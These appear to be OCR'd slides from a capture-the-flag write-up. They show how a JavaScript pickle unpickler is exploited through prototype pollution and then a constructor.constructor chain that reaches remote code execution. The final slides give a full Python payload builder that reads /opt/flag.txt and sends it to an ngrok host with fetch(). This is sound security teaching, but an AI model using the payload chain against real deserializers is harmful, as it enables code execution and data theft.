Theory 1 – Prototype Pollution

```
GET "prototype"
SHORT_BINSTRING 0x08 "polluted"
SHORT_BINSTRING 0x04 "AAAA"
```

Pickle disassembly

"AAAA"
"polluted"
Unpickler["prototype"]

Stack after execution

Theory 1 – Prototype Pollution

```
GET "prototype"
SHORT_BINSTRING 0x08 "polluted"
SHORT_BINSTRING 0x04 "AAAA"
SETITEM
```

"AAAA"
"polluted"
Unpickler["prototype"]

Theory 1 – Prototype Pollution

```
GET "prototype"
SHORT_BINSTRING 0x08 "polluted"
SHORT_BINSTRING 0x04 "AAAA"
SETITEM
```

"polluted"
Unpickler["prototype"]

value = "AAAA"


Theory 1 – Prototype Pollution

```
GET "prototype"
SHORT_BINSTRING 0x08 "polluted"
SHORT_BINSTRING 0x04 "AAAA"
SETITEM
```

```
Unpickler["prototype"]
```

```
value = "AAAA"
key = "polluted"
Unpickler["prototype"][key] = [value]
```

Theory 1 – Prototype Pollution




```
value = "AAAA"

key = "polluted"

Unpickler["prototype"][key] = [value]
```

But how to RCE?

- In the typical Python Pickle RCE exploit, the *REDUCE* opcode is used to call a function.
- We have a similar sink here, but we need to get the function into the stack first
- ***Theory 2 – Initialize a Function object, get it onto the stack, then call it***

```
} else if (opcode == 'REDUCE') {
    var args = this._pop();
    var constructor = this._pop();
    this._push(constructor(args));
```

Theory 2 – constructor.constructor()()

- *GLOBALS* opcode lets us get objects from *PICKLE_GLOBAL_SCOPE*
- Several of these objects, like `builtins.dict`, call `super_constructor` and return the generated object


```
function Dict(args) {
    var _this = this;
    _this = super_constructor(this, Dict, args);
    return _this;
}
Object.setPrototypeOf(Dict.prototype, PythonObject.prototype);
PICKLE_GLOBAL_SCOPE['builtins.dict'] = Dict;
```

Theory 2 – constructor.constructor()()

`super_constructor` calls
`Object.getPrototypeOf(originalObject.prototype).constructor`

```
function super_constructor(_this, clazz, ...args) {
    if (!clazz.prototype) return _this;
    if (!_this) {
        _this = Object.create(clazz.prototype);
    }
    let super_class = Object.getPrototypeOf(clazz.prototype);
    if (!super_class || !super_class.constructor) return _this;
    var res;
    res = super_class.constructor.call(_this, ...args);
    if (res && res !== _this) {
        Object.setPrototypeOf(res, clazz.prototype);
        return res;
    }
    return _this;
}
```

Theory 2 – constructor.constructor()()



Theory 2 – constructor.constructor()()

```
p = pickle.PROTO + bytes([3])
p += pickle.GLOBAL + b"builtins\ndict\n"
p += pickle.SHORT_BINSTRING + b"\x09" + b"prototype"
p += pickle.GET + b"constructor\n"
p += pickle.SETITEM
```

Set `Dict.prototype` to `Object` constructor

```
p += pickle.SHORT_BINSTRING + bytes([93]) +
b"fetch('https://xxxx-xxx-xxx-xxx-xx.ngrok-free.app?' +
Deno.readTextFileSync('/opt/flag.txt'))"
p += pickle.TUPLE1
p += pickle.NEWOBJ
```

Initialize a function with RCE payload

```
p += pickle.LIST
p += pickle.REDUCE
```

Execute the function

Theory 2 – constructor.constructor()()

```
p = pickle.PROTO + bytes([3])
p += pickle.GLOBAL + b"builtins\ndict\n"
p += pickle.SHORT_BINSTRING + b"\x09" + b"prototype"
p += pickle.GET + b"constructor\n"
p += pickle.SETITEM


p += pickle.SHORT_BINSTRING + bytes([93]) +
b"fetch('https://xxxx-xxx-xxx-xxx-xx.ngrok-free.app?' +
Deno.readTextFileSync('/opt/flag.txt'))"
p += pickle.TUPLE1
p += pickle.NEWOBJ


p += pickle.LIST
p += pickle.REDUCE
```

Unpickler.constructor

.constructor(RCE)

()